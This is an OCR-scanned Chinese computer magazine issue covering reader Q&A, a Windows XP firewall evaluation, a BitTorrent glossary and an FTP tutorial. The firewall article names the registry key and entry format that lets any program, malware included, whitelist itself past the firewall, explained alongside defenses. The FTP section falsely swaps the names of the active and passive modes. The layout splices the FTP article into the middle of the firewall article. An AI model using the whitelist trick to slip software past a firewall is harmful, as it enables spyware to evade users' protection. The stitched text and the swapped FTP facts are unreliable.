辽宁读者史红刚问：我在使用IE 览网页时经常会弹出一些让我进行认证的对话框，每次遇到这个情况时系统就会停滞一段时间，非常影响使用，而禁止了ActiveX控件后虽然能将这些对话框屏蔽掉，但有时访问银行网站或Flash等那些需要安装插件才能正常 览的网站时就不能正常工作了。请问该如何解决？

答：由于这些插件是安装一次就可以永久性使用的，因此在需要安装插件的时候，你可以先把ActiveX控件启动，等安装完成后，再禁止就可以了。另外有一个叫Anti ActiveX nags的软件，它可以屏蔽42种扰人的窗口，基本上可以摆脱认证对话框的困扰。下载地址是：http://www.onlinedown.net/soft/28775.htm。

2 下载的一个页面为何没有包含图片

北京读者杨德新问：我使用FlashGet下载的页面文件为何没有该页面连接的图片？

答：FlashGet等下载软件与 览器的"另存为"的功能不同： 览器的"另存为"的功能可以一次将页面的所有元素保存下载；下载软件基本的下载单元是对于单个文件进行下载，尽管可以多线程或多块下载，那只是它的成批下载功能。如果想要下载页面中连接的图片，可以在FlashGet中显示该文件所有连接的窗口中选定添加到下载列表中再成批下载。如果想一次下载一个页面的所有内容，只需用 览器的"另存为"功能将文件存为mht格式即可；如果想一次下载多个页面的所有内容，需要安装离线 览器工具软件（如Teleport、WebZip等）。

3 Windows 98下ADSL虚拟拨号自动化

江苏读者王磊问：我是使用ADSL虚拟拨号接入宽带的，最令我头疼的是每次上网都需要拨号，断线后还需要重新拨号。请问如何才能让拨号实现自动化？我所用的操作系统是Windows98。

答：选择好软件并进行简单设置，就可以做到一劳永逸！下面以Windows 98下使用RASPPPoE拨号软件为例进行介绍，其他拨号软件的设置与使用方法与此大同小异。首先，确保你已经安装了RASPPPoE，并确保它工作正常。

到http://service.seeder.net/dialup/CiDial23.exe下载一款名为CiDial的免费小软件。安装该软件并运行，单击"File→Settings"菜单，在"Connection"下拉列表框中选择RASPPPoE在拨号网络中的名称，在"User name"处填写你的上网账号，在"Password"处输入密码，单击"OK"按钮。

为CiDial建立一个桌面快捷方式，然后将该图标拖动到"开始→程序→启动"里面。重启你的机器就会发现已经能自动拨号上网了。不仅如此，当由于各种原因断线时，CiDial会利用设置的RASPPPoE自动重新功能去尝试重新连接。

如果你使用的是WinPoET、EnterNet等拨号软件，要实现开机自动拨号上网和断线重拨，只需在拨号软件的"Option→Settings"里面，勾选"Auto-connect"和"Launch when windows startup"两项即可。

4 解决大于4GB文件的下载问题

甘肃读者郝富国问：我想下载网页上连接的一个4GB多的大文件，请问用什么办法能够实现快速下载？

答：可以用网际快车FlashGet 1.65（含1.65）以上版本来实现。FlashGet从该版本开始支持超过4GB的文件的下载。需要特别注意的是，支持下载的文件大小与使用的磁盘文件格式有关：如果你还是使用老的FAT格式，只能支持2GB的文件下载；FAT32格式支持4GB文件下载；而NTFS格式对文件大小没有限制。

5 不同操作系统间的远程管理问题

南京读者管宇军问：我单位的老局域网系统在原有Windows 98的基础上又安装了一些Windows 2000 Professional，原先在Windows 98下只要把控制面板的"密码"项里的"远程管理服务"启用，到其他机子上输入密码就可远程访问该机所有资源了，但是在Windows 2000下打开"网上邻居"选中某一台机器，属性里却没有"管理程序"这一项，同样在Windows 98里也不能访问到Windows 2000系统里的非共享资源，如何解决？

答："远程管理服务"只有在Windows 95（安装Windows 95远程管理服务后）、Windows 98中才有。在Windows 2000/2003 Server中使用"终端服务"，在Windows XP中使用远程桌面，均可对计算机进行远程管理。若要在不同系统间实现远程管理，可以通过安装远程管理软件，如WinVNC、pcAnywhere等来实现。 CF[SB05]

硬件

1 黑屏后只能用开关强行关机

河北读者黄朝化问：我的电脑硬件配置是：Intel P4 1.6GHz CPU、i845GL芯片组主板、显卡和声卡是主板集成的，512MB DDR内存，80GB硬盘，安装了Windows 98和Windows XP双操作系统，最近发现电脑在工作一段时间后，显示器就会突然黑屏，同时机箱面板上的硬盘指示灯不停闪烁，喇叭也发出“ ”的响声。而按下Ctrl+Alt+Del热启动键和Reset冷启动键都不能起作用，只有强行关机并等上一段时间才能正常启动。请问这是怎么回事？该如何解决？

答：从你描述的现象和电脑的配置分析，造成这个问题的原因可能有以下两个：

(1)由于i845GL芯片组主板的显示单元集成于北桥芯片中，因此导致北桥芯片发热量比较大，此时如果北桥芯片采取的散热措施不充分或工作环境不理想，造成温度过高，会促使芯片内置的保护电路启动，这样芯片就会停止工作而导致显示输出中断并黑屏。你应该检查一下主板北桥芯片是否安装有散热片和风扇，如没有可考虑增加一只。如果有，则应该仔细检查散热片或风扇与北桥芯片之间的接触是否良好，散热风扇的转动是否正常。

(2)集成显卡需占用部分内存作为显存，因此内存条质量不高也会产生上述问题，你可以更换质量较好的品牌内存条试试。

2 如何找回丢失的硬盘空间

云南读者陈利丰问：我最近对硬盘进行了低级格式化操作，导致80GB的硬盘容量变成了30GB。请问如何才能找回丢失的硬盘空间？

答：造成这个问题的原因很可能是你使用的低级格式化工具软件版本较低，低版本的低级格式化软件对硬盘的容量有限制，当对超出容量限制的硬盘进行操作时就会出现上述问题。解决该问题的方法是使用高版本的低级格式化工具软件重新对硬盘进行操作 。

3 Window 2003下不认USB移动硬盘

内蒙古读者余文问：我的电脑中安装的是Windows Server 2003，最近我购买了一块亚商40GB的USB接口移动硬盘，为什么把它连接到电脑上后，在“我的电脑”中却无法找到这块移动硬盘？

答：Windows Server 2003在默认状态下是关闭对USB设备支持这一功能的。你在连接USB设备前应该手动开启相应的Removable Storage服务，具体操作方法是：

在系统桌面上选择“开始→运行”，在出现的对话框中键入services.msc并按回车键打开“服务管理器”窗口；找到并用鼠标双击“Removable Storage”服务项，在弹出的对话框中单击“启动”按钮即可。

4 墨盒闲置日久后不能出墨怎么办

江西读者洪永良问：我使用的EPSON喷墨打印机闲置了半年时间，结果在最近重新使用时发现打印喷头不能工作了。请问如何才能解决这个问题？

答：出现这个问题的主要原因是打印喷头下面的洗墨槽边沿的橡胶密封垫漏气，引起周围空气对打印喷头的不良作用，造成墨水干结而阻塞打印喷头，使打印机无法工作。

解决该问题的方法是按住打印机面板上的清洗键给出清洗命令，在打印机执行清洗的过程中(墨车回到打印机右侧并开始抽墨时)拔掉打印机电源，将打印墨车推至左侧，用在热水中浸泡过的湿布轻轻擦洗打印机最右侧的洗墨槽边沿的橡胶密封垫，这样有助于密封垫保持清洁密封和恢复弹性，再将“清洁卫士”清洗液(市场上有售)滴入到洗墨槽的海绵中(滴满为止)，然后手动将墨车推回到打印机最右侧即可。

5 如何才能直接拔插闪盘而不损坏数据

广东读者董李刚问：我的电脑中安装的是Windows 2000，平时在拔下闪盘前都要先在系统中停用该设备，然而有时一马虎就直接把闪盘拔下来了，经常导致数据受损。请问有没有办法能在直接拔下闪盘时尽量避免数据受损？

答：你可以尝试启用“为快速删除而优化”功能，具体操作步骤如下：

(1)先将闪盘插到USB接口，然后在Windows 2000系统桌面上用鼠标右键单击“我的电脑”图标。

(2)依次展开“属性→硬件→设备管理器→磁盘驱动器”，找到“USB Flash Drive USB Device”(不同品牌的闪存名称可能不同)。

(3)双击打开“USB Flash Drive USB Device属性”对话框，随后切换到“策略”标签。

(4)选中“为快速删除而优化”项，单击“确定”按钮保存退出。

这样操作后你就可以在没有对闪盘进行数据读写操作(即闪存的指示灯不闪动)时直接将闪盘从USB接口上拔下来了。

CF[SB06]

Windows 自带防火墙的致命缺陷

Windows防火墙安全鉴定书

★★★★

■ Heelen

打开“网络连接”，在其中你会发现有些连接图标上有一个小小的锁状图案。这就表示此连接已受到Windows Firewall的保护，那么Windows Firewall是什么呢？

身份大公开

1.真实身份:ICF增强版

Windows XP/2003中原来曾经自带一个称为ICF(Internet Connection Firewall)的防火墙，但由于功能简单加之其设置方法相对隐蔽，所以致使很多用户甚至根本不知道有ICF这个东西存在。直到Windows XP SP2 RC版之后，才由原来的ICF升级为现在的Windows Firewall，即Windows防火墙(SP2早期的Beta版本中仍然使用ICF)，并且集成在Windows XP SP2另一个新组件“安全中心”里。

2.为什么要用Windows Firewall

Windows XP的目标就是集成大多数常用软件的基本功能，显然微软原先也是以此定位来设计ICF的。但ICF实在是个失败产品，而迫切渴望在网络防火墙领域能尽快分一杯羹的微软终于下决心在Windows XP的SP2中集成全新的Windows Firewall。至于为什么要用Windows Firewall，基本可以归纳为2点：

①集成在Windows XP中，无需额外安装(这就是垄断的力量)。

②工作于系统最底层，效率最高(没有一家公司会比微软更了解其自己的产品)。

3.大家对Windows Firewall的评价

目前对Windows Firewall的评价大多来自网上，网上流传着一种说法：Windows Firewall很弱，防外不防内。什么是“防外不防内”？是否真的“防外不防内”？今天我们通过实验来鉴定这种说法，在此之前，先来介绍一下Windows Firewall的基本使用。

教你学用Windows Firewall

1.防火墙的开启

第一步：打开“网络连接”，在其中选中需要添加防火墙的连接图标，右击此图标选择“属性”。

第二步：在弹出的连接属性窗口中，选择“高级”选项卡，在下方的“Windows防火墙”栏中点击“设置”按钮。

第三步：在“Windows防火墙”窗口的“常规”选项中，选择“启用”(见图1)。




图1

警告：*如果勾选了“不允许例外”，防火墙在阻止程序时不会提示用户，而且会忽略“例外”选项页中建立的规则，这样就最大限度地保证计算机系统的安全性，一般该功能应用于公共场所的计算机，启用该功能后系统将只能使用Windows自带的程序进行网络通讯(比如IE和OE)。*

2.规则谁来定

通常防火墙都有自己一套默认的规则，并且允许用户在使用过程中添加自定义的规则以便允许或禁止特定程序用相应的端口发送/接收外网的数据。而Windows Firewall也不例外，不过其默认规则只有四条，而且这些默认规则是不可以删除的。

防火墙自定义规则可以由系统自动添加或者是用户手动添加。

①**自动添加**：我们在第一次使用应用程序进行网络通讯时，Windows Firewall默认都会自动弹出如图2所示的对话框，提示是否阻止程序进行网络通讯。可供选择的按钮有“保持阻止”或“解除阻止”，系统都会自动在Windows Firewall中添加一个应用程序的规则，点击“保持阻止”时自动去除该规则的勾选，表示该条规则未生效，此应用程序仍无法访问网络；而点击“解除阻止”时则自动在列表中勾选该规则，表示该程序可以进行网络通讯。

②**手动添加**：在“Windows防火墙”设置窗口中选择“例外”选项卡，点击“添加程序”按钮并在弹出窗口中选择需要创建规则的应用程序。而“添加端口”按钮则可以设置开放一个特定端口，这样以后所有程序都可以通过该端口访问网络而不会提示被阻止。“编辑”和“删除”

按钮可以分别对现有规则进行设置和删减。另外，在选择“添加程序”、“添加端口”和“编辑”时，点击其窗口下方的“更改范围”按钮可以选择该规则的应用范围，比如“任何计算机(包括Internet上的计算机)”、“仅我的网络(子网)”还是“自定义列表”。



图2

实例：只让局域网中IP为192.168.0.2的计算机访问我的共享资源

在“Windows防火墙”设置窗口中选择“例外”选项卡，在其中的“程序和服务”列表中选中“文件和打印机共享”(确认该项为已勾选状态)，点击下方的“编辑”按钮。点击弹出的“编辑服务”窗口左下角的“更改范围”按钮，选择“自定义列表”，并在其下方的输入框中输入“192.168.0.2”(不含引号)，点击“确定”按钮关闭窗口并保存设置。

3.网络连接故障解决

①一些BT下载软件无法正常连接或下载速度奇慢。

解决方法：在“程序和服务”列表中勾选“UPnP框架”。

②文件共享权限已经设置好了，但别人就是无法连接。

解决方法：在“程序和服务”列表中勾选“文件和打印机共享”。

③远程协助和远程桌面功能无法正常使用。

解决方法：在“程序和服务”列表中勾选对应的“远程协助”及“远程桌面”。

4.其他问题

①设置错误出了问题怎么办

在“Windows防火墙”设置窗口中选择“高级选项卡”，在最下方的“默认设置”框中点击“还原为默认值”。

②有多条网络连接，不想都使用Windows Firewall

在“Windows防火墙”设置窗口中选择“高级”选项卡，在“网络连接设置”框的连接列表中去除不想启用Windows防火墙的连接项的勾选(见图3)，点击“确定”保存设置。




图3

看透Windows Firewall的弱点

1.“防外不防内”是否属实

网上一直流传Windows Firewall防外不防内的弱点，有些网友担心这样会导致数据外泄。其实所谓的“防外不防内”是指程序对外发送数据时防火墙不会拦截，而接受外网数据时防火墙才会拦截。而Windows Firewall和以前版本中的ICF一样，不会拦截本地对外的主动出站连接，同时也不会拦截由于出站初始化造成的入站数据，但并不说明这样就会造成数据的泄露，因为程序在建立对外传输数据的连接时，还需要接收来自外网的ACK应答信息，此时防火墙就会拦截了。所以说“防外不防内”的说法是不确切的。

2.惊天漏洞揭秘

在确认“防外不防内”的说法不正确后，可能很多朋友都以为这个防火墙完美无缺了。不过，在对Windows Firewall进行了较为深入的研究后，笔者发现其存在**致命的缺陷**！

首先，Windows Firewall中建立的所有规则都是存放在注册表中的，经过分析，我们找到了这个分支：[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List]。

在其下以应用程序完整路径作为名称新建字符串值，键值由程序的完整路径开头，以冒号：隔开，后面依次为开放的端口、操作、防火墙中的显示数据，以MSN Messenger(以下简称MSN)为例：

G:\Program Files\MSN Messenger\msnmsgr.exe:*:Enabled:MSN Messenger

其中“G:\Program Files\MSN Messenger\msnmsgr.exe”是MSN的完整路径；“*”是指任何端口；“Enabled”是指允许访问网络(也就是刚才设置列表中的勾选状态)，如改为“Disabled”则为禁止访问网络；最后的“MSN Messenger”是这条规则在Windows Firewall规则列表中显示的名称。

这也就是说，无论任何程序(包括正常的程序或者有害的病毒、木马程序)，只要将自身加入这个注册表位置，就能够绕过Windows Firewall访问网络！已经有报告指出网上已经出现了一些利用该方法绕过Windows Firewall的间谍程序(Spyware)。这真的是微软的一个设计缺陷吗？

3.“缺陷”的由来

在Windows XP的权限规则中，Users组是无权对Windows Firewall进行设置的，也就是说如果用户以Users组成员的账户登录系统，他根本无法更改注册表中关于防火墙规则的分支，他所运行的程序也无权对注册表中的这个位置进行更改。但我

■ 北京 阮征

文件装甲运输车——玩转新时代 FTP

★★★

本文可以帮你学到

- FTP 是什么？
- 今天我们还需要 FTP 吗？
- FTP 真的只能单线程吗？

有过一段网龄的读者一定知道 FTP，它主要用于文件传输。多年以前，一提到传送文件，FTP 马上就会跳出来。不过，随着现今网络的发展，我们传输文件越来越多是通过 QQ 或 MSN 来完成了。但是，FTP 并没有消失，仍然存在于我们的周围，并且在很多方面是不可替代的。

FTP 的前世今生

我们常说的 FTP 实际指的是 FTP 协议，即文件传输协议(File Transfer Protocol)，网络诞生初期，人们要交换文件，只能采取磁盘复制的方法，非常不方便。有的人就提出：既然有了网络，为什么不能通过网络传送文件呢？

举个例子，就好像火车发明后，人们首先把它应用于货物运输。但有些人就会提出疑问：为什么不能让它来运载乘客呢？于是，就有人设计出了客运列车的车厢，用于运载乘客。FTP 就好像这个车厢，有了它，才能实现文件在网络间的传送。为了实现这个功能，国际组织制定了 FTP 协议，它是 Internet 最早的应用层协议，随着 TCP/IP 协议的诞生而诞生。这个协议用于主机间传送文件，主机类型可以相同也可以不同，可以传送不同类型的文件，而不用再使用磁盘媒介了。所以，FTP 的应用范围很广，是最普及的文件传输协议。

早期的 FTP，是直接在 DOS 或命令行模式下输入一条条指令来实现文件传输的，到了今天，随着图形界面软件越来越多，用户只要通过简单的鼠标操作，就能轻松实现 FTP 传输功能了。这类软件很多，例如 FlashFXP，CuteFTP 等，稍后会为大家详细介绍。

小提示

今天 FTP 最常用的地方
★相当多网站文件的首选上传方式
★大量免费资源的下载地，尤其是一些个人下载站点
★掌握黑客知识的基础课

FTP 的兄弟——TFTP

除 FTP，还有一个协议也可以用于传输文件，它就是 TFTP 协议。TFTP 协议是一个传输文件的简单协议，为什么说简单？是因为它只提供传输文件而不确保文件的成功传送。正因为它在安全性上没有保证，所以没有 FTP 普及。不过，由于它不用消耗相应的网络资源用于确保传输，所以在一些对连接要求不高，或者可以通过其他辅助手段确保安全的场所，TFTP 还是有用武之地的。例如路由器上设置的保存，就使用这种协议。总体上讲，FTP 比 TFTP 功能更加强大，占据了文件传输协议的主导地位。

们习惯于使用 Administrator 账户登录系统，自然就被病毒得手了。

4.绕过“缺陷”保安全

①使用第三方防火墙取代 Windows Firewall，如 Outpost Firewall。

②根据微软提倡的方法使用计算机：日常操作时使用 Users 组用户登录，进行系统设置或者安装软件时使用 Administrators 等高权限的组用户登录。

③经常留意 Windows Firewall 中的例外规则列表，发现可疑程序立即删除。

CF [ZS01]

稀饭魔语大辞典

BitTorrent(简称BT)下载大家很熟悉，可是BT的含义你知道吗？


本期名词： BitTorrent

音　　标： [bit ˈtɔrənt]　　**谐音：**碧桃润特

读音(MP3格式)下载： http://www.newhua.com/cfan/200512/12voice.rar

BT之父：几年前，一位靠信用卡借贷维持生活的穷困潦倒的程序员，开发了一个足以改变互联网文件共享方式的软件——BitTorrent，他名叫Bram Cohen(官方网站：http://www.bittorrent.com)。

BT为什么流行：早期的P2P文件共享软件(如Napster、Kazaa等)的限制，使大部分用户只是简单地下载，而没有真正实现用户间的共享。而BT则给大家带来了一种全新的、激动人心的规则：你上传的速度越快，你下载的速度就越快。



传统下载　　BT 下载

BT的原理：有人称BT为“变态下载”，虽然这个名称能体现出BT优秀的下载速度，但实际上BitTorrent的真实名称应该为“比特流”。BT技术将下载文件分成许多小块，当用户下载了一个小块后，就立即能将这部分数据分享出来供其他用户下载。右面两张图比较形象地解释了BT的下载方式与传统下载的区别。

BT下载软件有哪些：BitTorrent官方主页上有其下载客户端，包括Win32、OS X、Linux平台下的版本。但官方版本在下载速度上不太理想，推荐使用 BitComet、比特精灵。

BT是硬盘杀手吗：和其他P2P下载软件一样，BT下载也对硬盘有一定损耗，但这种损耗非常微小。只要设置合理、方法正确(预分配文件空间、加大缓存)，对硬盘损伤几乎可以忽略不计，如果你想更深入地了解如何将损伤降到最低点，请参看本刊2004年第19期《BT真的是硬盘杀手吗》。 CF [ZS02]

小提示

正因为 TFTP 的安全问题，所以我们即使用到 TFTP 协议也往往只开放其下载权限，而不分配上传权限。

老话题新讨论——FTP 原理与两种工作模式

首先为大家介绍下 FTP 的工作原理，只有把原理弄清楚后，才能更好地理解 FTP 的两种工作模式。整个 FTP 建立连接的过程有以下几步：

第一步：对于一个 FTP 服务器来说，它会自动对默认端口进行监听（默认端口是可以修改的，一般为 21），当某个客户机向这个专用端口请求建立连接时，便激活了服务器上的控制进程，通过这个控制进程进行用户名密码及权限的验证。

第二步：当验证完成后，服务器和客户机之间还会建立另外一条专有连接进行文件数据的传输。

第三步：在传输过程中，服务器上的控制进程将一直工作，并不断发出指令操作整个 FTP 传输，传输完毕后，控制进程发送给客户机结束指令。

以上就是 FTP 建立连接的整个过程，不过 FTP 自身有两种工作模式，也就是说在第二步中提示“建立另外一条专有连接方式”的方法有两种。习惯上我们称为主动模式和被动模式。

(1)主动模式：

主动模式也称 Pasv 模式，该模式的“数据传输专有连接”是在建立控制连接（用户认证完成）后，首先由服务器使用 20 端口主动向客户机进行连接，建立专有连接用于数据的传输。这种方式在网络管理上比较好控制。21 端口用于用户验证，20 端口用于数据传输，只要将这两个端口开放，就可以随心所欲地使用 FTP 功能了。

(2)被动模式：

被动模式也称为 Port（端口）模式，该工作模式与主动模式不同，数据传输专有连接是在建立控制连接（用户认证完成）后，由客户机向 FTP 服务器发起连接的，客户机使用哪个端口，连接到服务器的哪个端口都是随机产生的。

小提示

很多 FTP 服务器的 20 端口被禁用或者被过滤掉了，这时就不能使用主动模式进行数据传输了，相应的需要客户机采取被动模式建立连接。采用何种工作模式完全取决于客户机上的设置，因此切换工作模式已经成为最简单的 FTP 故障排除方法了。

赤手空拳玩 FTP

Softer 大哥哥建立了一个 FTP 站点，将自己亲手做的 Flash 贺卡放到了该站点中，服务器地址是 211.153.80.240，并为自己的 GF——松儿 MM 分配了相应的用户名和密码，希望 MM 可以通过 FTP 将 GG 的心血贺卡下载到计算机上，MM 应该怎么做呢？

方法 1：命令行指令法

该方法不用任何工具，即使没有安装 览器的电脑也能通过命令行来完成文件的传输。

第一步：通过“开始→运行→输入 cmd”进入命令行模式。

第二步：输入“ftp 211.153.80.240”后回车，在出现“user”提示时输入分配给 MM 的用户名，接着是输入密码（见图 1）。当出现“230 User logged in, proceed.”的提示时，说明我们已经成功登录了 FTP 服务器。注意，输入密码时，屏幕不会显示任何字符，连星号也没有。



图 1

第三步：输入命令完成文件的下载上传以及文件目录查看工作。经常用到的有“ls”（显示文件目录，类似于 DIR），“get”（下载文件），“put”（上传文件），“bye”（离开 FTP 站点）。例如 MM 要下载名为 love.swf 的文件只要在命令行中输入 get love.swf 即可。如图 2 所示，表示成功下载了 cfan.txt 文件。




图 2

小提示

刚刚接触命令行 FTP 的读者可能不知道输什么指令，其实我们可以输入“?”来查询。

方法 2：浏览器法

上面提到的命令行登录 FTP 服务器太不直观了，实际上操作系统都内置了 IE 览器，我们完全可以使用它来登录 FTP 站点并下载相应的文件。以登录 211.153.80.240 下载 cfan.txt 为例。

第一步：启动 IE，并在地址栏处输入“ftp://211.153.80.240”。

小提示

由于使用的是 FTP 协议进行数据的传输，所以必须在地址前写上“ftp://”，如果直接写 211.153.80.240 则默认浏览器会调用 http 协议进行访问。

第二步：在弹出的对话框中输入正确的用户名和密码，然后点“登录”按钮完成登录工作。

第三步：在出现的文件目录中找到 cfan.txt，用鼠标直接拖到本地桌面即完成了该文件的复制工作，实现了将 cfan.txt 从 FTP 服务器上下载到本地硬盘的操作。

小提示

实际上可以通过在地址栏中输入诸如“ftp:// 用户名:密码@IP 地址:端口号”的形式来快速访问 FTP 站点，从而省去了输入用户名和密码的步骤，如果不输入端口号则使用默认的 21 端口。

断点续传玩 FTP

松儿MM正通过 览器下载Softer的FTP服务器上面的最新大片，一共需要3个小时，已经传送了两个半小时了。突然MM的网络出现了问题，网络连接中断了。重新拨号后再次登录FTP下载文件却发现时间重新开始还需要3个小时，以前的两个半小时的努力白费了。松儿MM急忙给Softer打了电话，哭诉事实的残酷。Softer说："哎！要是你使用的是可以断点续传的FTP工具就好了，那样的话不管你掉线还是关机都可以继续传输文件。"

FlashFXP 小档案

u软件版本：3.1.14 build 1078 RC1 简体版
u软件大小：2422KB
u软件性质：共享软件
u适用平台：Windows9x/Me/NT/2000/XP
u下载地址：http://nj.onlinedown.net/soft/2506.htm

第一步:下载FlashFXP进行安装。安装过程一路NEXT即可。启动桌面的FlashFXP图标，在右边窗口中点"连接"按钮，然后选择"快速连接"。

第二步:在快速连接界面输入你要登录的FTP站点IP地址、端口号、用户名和密码，然后点"连接"按钮，即可快速登录该FTP服务器(见图3)。




图 3

第三步:登录后，传输文件就可以实现断点续传的功能了，关机或掉网后再次登录服务器传送文件，都可以接着原来的进度传输了。

小提示

FTP断点续传替代工具

★ CuteFTP

该工具是一个流行的FTP工具，通过它可以实现上传下载文件，浏览FTP服务器上的资源，完全支持断点续传功能。

★ Miniftp

该工具是小巧的FTP工具，是完全绿色的，下载下来直接运行即可，不用安装，而且在软件界面右边还会显示出详细的FTP指令。

多个线程玩 FTP

松儿MM又给Softer打来了电话，抱怨下载速度太慢了，只有5K/S。可是MM家是ADSL下载速度应该可以到70K/S，为什么FlashFXP下载速度如此之慢呢？一个电影要下一整天，时间和精力白白浪费了。Softer笑道："FlashFXP和CuteFTP这些专用的FTP客户端工具只是单线程，下载起来当然慢了。如果想早日下完整部电影的话，应该选择多线程下载工具。"我们常用的影音传送带(Net Transport)和FlashGet就是这样的多线程下载工具。不过，要想多线程下载FTP上的文件还需要点小技巧。

影音传送带小档案

u软件版本：1.94a 简体中文版
u软件大小：1692KB
u软件性质：共享软件
u适用平台：Windows 9x/Me/NT/2000/XP
u下载地址：http://nj.onlinedown.net/soft/2919.htm

实例:通过站点浏览器实现FTP文件的多线程下载

第一步:安装并启动影音传送带，并选择"站点探测器"标签。在站点探测器的地址及用户名，密码处输入FTP服务器的正确信息后回车进行登录，这时你会发现影音传送带内置的这个FTP工具显示出了FTP服务器上的所有文件列表(见图4)。



图 4

第二步:在你想下载的文件上点鼠标右键，选择"下载"就会开始下载。我们可以在下载窗口中设置同时下载的线程数，从而实现了多个线程玩FTP的功能。

自娱自乐玩 FTP

自打松儿MM学会了断点续传，多线程下载后就开始有点骄傲了，感觉自己是个FTP专家似的。有一天，她竟然忽发奇想，要建立一个FTP站点给姐妹们 耀 耀，非磨着Softer告诉她如何建立FTP站点，而且还大言不惭提了条件，那就是专业的不学，难度大的不学。这可让Softer有些为难了，要知道建立FTP站点最流行的方法就是使用专业的IIS或使用功能强大的Serv-U，没想到这两个工具都不适合MM。怎么办？难道让刚刚在MM心目中建立的高大形象就这么陨落了吗？

TYPSoft FTP Server 小档案

u软件版本：0.99.2 汉化版
u软件大小：480KB
u软件性质：免费软件
u适用平台：Windows 9x/Me/NT/2000/XP
u下载地址：http://nj.onlinedown.net/soft/102.htm

实例:通过TYPSoft FTP Server建立简单的FTP站点

第一步:从网站下载TYPSoft FTP Server，然后直接解压缩。你会发现这个FTP服务器建立软件居然是一个绿色软件。

第二步:直接运行ftpserv.exe启动软件，首先设置服务器的对外开放端口，方法是点菜单的"设定→设置"，在FTP端口处输入希望对外开放的FTP服务器端口。

第三步:设置用户信息，方法是点菜单的"设定→用户"，我们点"新建用户"按钮然后输入建立的用户名，接着在密码处输入用户密码，通过"..."按钮设置用户的根目录。同时在"用户设定"窗口右边的"目录数据"下方可以设置用户对目录的访问权限，权限种类和SERV-U一样包括下载，删除，上传等等。全部设置完毕后点"保存"按钮。

第四步:这时候别人就可以通过FTP工具访问我们的计算机，并用刚才建立的用户访问FTP资源了(见图5)。有用户登录时还会在TYPSoft FTP主界面显示出详细信息。




图5

小提示

别看TYPSoft FTP软件容量小，但他的功能非常强大。我们还可以通过"设定→设置"来添加FTP SERVER的欢迎信息，甚至可以对每个用户制定不同的登录信息。另外，通过"设定→IP限制"还可以添加容许或拒绝访问FTP站点的IP列表。设定后的站点信息保存在软件目录下的config.ini文件中，而用户信息则保存在users.ini中。

松儿MM用5分钟就通过TYPSoft FTP建立了自己的站点，马上将自己喜欢的歌曲放到了共享目录中并通过QQ通知了自己的好姐妹来下载。看着MM开心得合不拢嘴的表情，Softer心里也乐开了花。

FTP中转　我用FlashFXP

周末，Softer就接到了松儿的电话，原来松儿希望Softer将自己FTP上的电影、MTV、软件等等东东全部上传到MM的FTP服务器上，可是Softer的FTP服务器在单位，而周末Softer已经回到了自己的家中。本来打算周一上班就帮MM上传资料，可是看着MM那求"文件"若渴的表情，Softer咬咬牙答应了，并保证只要MM计算机不关机，周末两天将把所有文件统统搬家。

实例:两个FTP站点资源的中转

任务描述:起初Softer想利用周末一边从单位服务器下载资料，一边往MM的FTP服务器上传文件。可是总觉得太麻烦了，而且中转起来十分费劲，自己的硬盘容量也很吃紧。这时他想起了FlashFXP的FXP中转功能。

实现方法:

第一步:下载安装FlashFXP最新版本，启动后默认界面左边是本地　览器，右边是远程站点　览器。

第二步:我们要实现两个站点间的同步，所以需要把左边本地　览器界面也转换成远程站点　览器。方法是点软件上方图标行的"切换到FTP　览器"按钮(见图6)。




图6

第三步:用左站点　览器登录单位的FTP服务器，用右边的站点　览器登录MM建立的FTP站点。这时候，把要传输的资源从单位服务器的窗口拖放到MM服务器的窗口即可。这样，两个FTP之间会建立直接传输通道，而不用Softer家中计算机做中转了，Softer家中的计算机下线或者关机，数据的"搬家工作"仍然会继续进行，不受一丝影响。

小提示

